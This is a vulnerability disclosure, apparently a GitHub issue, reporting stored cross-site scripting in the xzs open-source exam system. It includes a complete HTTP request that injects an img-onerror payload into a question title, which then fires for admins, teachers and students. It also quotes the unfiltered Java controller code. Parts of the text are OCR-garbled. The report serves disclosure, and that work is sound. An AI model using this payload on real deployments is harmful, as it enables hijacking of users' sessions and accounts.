XSS about xzs system

This is an open source system for online examination, it have 2.2k stars in GitHub and 6.6k star in gitee. https://github.com/mindskip/xzs


We can insert the payload in the title of the question to attack the admin and students.

Below are the details of the vulnerability:

request body:


```
POST /api/admin/question/edit HTTP/1.1 Host: www.mindskip.net:7001 Cookie:
Hm_lvt_13b01d30310555bf6ddd960e49eda427=1663748744;
Hm lpvt 13b01d30310555bf6ddd960e49eda427=1663748744;
Hm_lvt_c7122418f8b68956b5e4fcbc714d1bd6=1663748750;
XzsTeacherUserName=teacher; XzsStudentUserName=student;
XzsAdminUserName=admin;
SESSION=OWZ1ZTcwZjAtZjUzYS00YTU4LTkwYmEtYjU1YTIyM2JmZjhl;
XzsStudentImagePath=null; Hm lpvt c7122418f8b68956b5e4fcbc714d1bd6=1663752424
Content-Length: 933 Sec-Ch-Ua: "Google Chrome"; v="105", "Not)A; Brand"; v="8",
"Chromium"; v="105" Accept: application/json, text/plain, */* Content-Type:
application/json Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36 Request-Ajax: true Sec-Ch-Ua-Platform: "macOS"
Origin: https://www.mindskip.net:7001 Sec-Fetch-Site: same-origin Sec-Fetch-
Mode: cors Sec-Fetch-Dest: empty Referer:
https://www.mindskip.net:7001/admin/ Accept-Encoding: gzip, deflate Accept-
Language: zh-CN,zh;q=0.9 Connection: close
{"id":34,"questionType":5,"subjectId":4,"title":"【蜡烛算法】<br/>">
<img onerror=alert(1) src=>问题描述: 小明今年18岁了, 按常理是摆18根蜡烛点燃,
但小明哪是常人?  他想了想,18在二进制可不就是10010么, 于
是他找来了5根蜡烛,点燃其中2根,开心地过上了18岁生日;  如果对于一个x岁
的人,过生日时,需要m个蜡烛,需要点燃n根,那么已知x,请输出m和n 
Input: 1<=x&lt;=500&nbsp;Output: m,n&nbsp;输入描述:&nbsp;
Input: 1<=x&lt;=500&nbsp;输出描述:&nbsp;0utput:
m,n 输入样例: 18输出样例: 5,2<p
class=\"ueditor-p\"><br/>","gradeLevel":1,"items":[],"analyze":"题目比较
简单,自行分析","correctArray":null,"correct":"红楼
梦","score":2.5,"difficult":3,"itemOrder":null,"knowledgeIdList":[8,9]}
```

we payload is: ">




We create the question with the payload and publish the exam.

Teacher and admin access to the question will trigger the vulnerability.



Students taking exams can also trigger the vulnerability.



Related code:

```
source > xzs > src > main > java > com > mindskip > xzs > controller > admin > J QuestionController.java > 😢 QuestionController > 🕅 edit
                      vm.setScore(ExamUtil.scoreToVM(q.getScore()));
                      \label{textContent} \textbf{TextContent} \ \ \textbf{textContent} \ \ \textbf{=} \ \ \textbf{textContentService.selectById} \\ \textbf{(q.getInfoTextContentId());}
                      QuestionObject questionObject = JsonUtil.toJsonObject(textContent.getContent(), QuestionObject.class
                      String clearHtml = HtmlUtil.clear(questionObject.getTitleContent());
                      vm.setShortTitle(clearHtml);
                      return vm;
                  return RestResponse.ok(page);
              @RequestMapping(value = "/edit", method = RequestMethod.POST)
              public RestResponse edit(@RequestBody @Valid QuestionEditRequestVM model) {
                  RestResponse validQuestionEditRequestResult = validQuestionEditRequestVM(model);
                  if (validQuestionEditRequestResult.getCode() != SystemCode.OK.getCode()) {
                      return validQuestionEditRequestResult;
                  if (null == model.getId()) {
                      questionService.insertFullQuestion(model, getCurrentUser().getId());
                   else {
                      questionService.updateFullQuestion(model);
                  return RestResponse.ok();
```

Content is not securely filtered